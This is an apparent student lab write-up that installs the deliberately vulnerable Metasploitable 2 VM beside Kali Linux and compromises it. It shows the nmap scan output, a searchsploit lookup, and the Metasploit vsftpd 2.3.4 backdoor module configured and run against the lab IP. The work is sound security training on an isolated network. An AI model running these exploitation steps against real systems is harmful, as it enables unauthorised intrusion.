CYBERSECURITY E-DEGREE

INTRODUCTION TO HACKING TOOLS ASSIGNMENT

CREATE A METASPLOITABLE MACHINE

Task: Download the Metasploitable 2 machine and compromise the target machine using Metasploit

To achieve the task given, the following procedure has been divided into three sections. Section 1 involves downloading and configuring of Metasploitable 2. Section 2 involves setting up the network interface so that both the hacking lab (in our case is the Kali Linux Virtual Machine) and the target Machine (Metasploitable 2) can communicate with each other. Section 3 involves exploiting Metasploitable. Each section has the following steps as defined below:

SECTION I

DOWNLOADING, INSTALLING AND CONFIGURING METASPLOITABLE


STEP 1: Navigate to the link https://metasploit.help.rapid7.com/docs/metasploitable-2 on your browser. Fill the form and download Metasploitable.

STEP 2: Extract the zip file to see the contents. You should have a virtual Machine Disk Format **(.vmdk**) and other files as shown below


Name	Date modified	Type	Size
Metasploitable.nvram	20/05/2012 2:56 PM	NVRAM File	9 KB
Metasploitable	19/11/2022 11:07 AM	Virtual Machine Disk Format	1,881,280 ...
Metasploitable.vmsd	07/05/2010 2:46 PM	VMSD File	0 KB
Metasploitable.vmx	20/05/2012 3:00 PM	VMX File	3 KB
Metasploitable.vmxf	07/05/2010 2:46 PM	VMXF File	1 KB

STEP 3: Open your Virtualbox application and click on New


STEP 4: Write the name of the Machine, browse to the folder where you saved the **.vmdk** file > Select **Linux** and **Debian (64-bit)** in the Type and Version dropdown and click Next.




STEP 5: Set the Memory size to 1GB – **1024MB** and Click Next



STEP 6: Select use an existing Virtual Hard Disk file. This will detect the **vmdk** file in the folder you selected earlier in **step 4** and Click the Create button




You should have something similar to the image as given below



SECTION 2


SETTING UP THE NETWORK INTERFACE FOR KALI LINUX AND METASPLOITABLE

STEP 1: Select your Kali Linux and Click **Preferences** > Click the Network command on the left menu and Click Add New Network button (red arrow) and Click OK



STEP 2: Select Kali Linux > Click on Settings>Network in Adapter 1 tab > Select NAT Network > Select **NatNetwork** (you created this in Step on this section) > Click OK.

STEP 3: Do the same for Metasploitable Virtual Machine



SECTION 3

EXPLOITATION PHASE

STEP 1: Power up your Kali Linux and Metasploitable Virtual Machines

STEP 2: Login to Metasploitable. We need to fetch the ip address which is needed to compromise the system. Hence, the need to login to Metasploitable.

```
Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login: msfadmin
Password:
Last login: Sat Nov 19 04:22:59 EST 2022 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ _
```

STEP 3: In the Metasploitable shell, run the ifconfig command to retrieve the ip address to use in Kali Linux

STEP 4: In Kali Linux, make sure to login to root

STEP 5: Run NMAP command to show the list of open ports to which to exploit using the ipaddress retrieved in STEP 3

nmap –Sc –Sv –O –o Metasploit 10.0.2.6

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sC -sV -O -oA Metasploit 10.0.2.6
Starting Nmap 7.92 ( https://nmap.org ) at 2022-11-19 07:43 EST
Nmap scan report for 10.0.2.6
Host is up (0.0028s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 10.0.2.4
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTA
TUSCODES, 8BITMIME, DSN
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|_    SSL2_RC4_128_EXPORT40_WITH_MD5
|_ssl-date: 2022-11-19T12:44:01+00:00; +2s from scanner time.
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=The
re is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
53/tcp   open  domain      ISC BIND 9.4.2
| dns-nsid:
|_  bind.version: 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-title: Metasploitable2 - Linux
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
```

The ftp protocol running on port 21 is open and we want to exploit it. Copy the version number vsftpd 2.3.4

STEP 6: To view the exploit, type the following command

searchploit vsftpd 2.3.4

```
┌──(root㉿kali)-[/home/kali]
└─# searchsploit vsftpd 2.3.4
---------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                        |  Path
---------------------------------------------------------------------- ---------------------------------
vsftpd 2.3.4 - Backdoor Command Execution                             | unix/remote/49757.py
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)                | unix/remote/17491.rb
---------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results

┌──(root㉿kali)-[/home/kali]
└─#
```

STEP 7: Type msfconle to boot Metasploitable shell

STEP 8: Search for the exploit ftp module vsftpd in the msfconsole by typing

search vsftpd

```
msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Com
mand Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_bac
kdoor

msf6 >
```

STEP 9: Copy the name of the exploit (this shows where the directory of the exploit is stored in Kali Linux) and run the command to use the exploit

use exploit/unix/ftp/vsftpd_234_backdoor

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/s
erver_host_key_algorithm/ecdsa_sha2_nistp256.rb:11: warning: already initialized constant HrrRbSsh::Trans
port::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::NAME
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/s
erver_host_key_algorithm/ecdsa_sha2_nistp256.rb:11: warning: previous definition of NAME was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/s
erver_host_key_algorithm/ecdsa_sha2_nistp256.rb:12: warning: already initialized constant HrrRbSsh::Trans
port::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::PREFERENCE
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/s
erver_host_key_algorithm/ecdsa_sha2_nistp256.rb:12: warning: previous definition of PREFERENCE was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/s
erver_host_key_algorithm/ecdsa_sha2_nistp256.rb:13: warning: already initialized constant HrrRbSsh::Trans
port::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::IDENTIFIER
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/s
erver_host_key_algorithm/ecdsa_sha2_nistp256.rb:13: warning: previous definition of IDENTIFIER was here
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

STEP 10: Type options to show the options of the exploit module in the current folder

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://github.com/rapid7/metasploit-fram
                                      ework/wiki/Using-Metasploit
   RPORT   21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

RHOSTS is the remote host (the target machine's ip address that you what to exploit).

STEP 11: Type the command-

set RHOSTS 10.0.2.6

STEP 12: Type the run command or exploit to compromise the system

run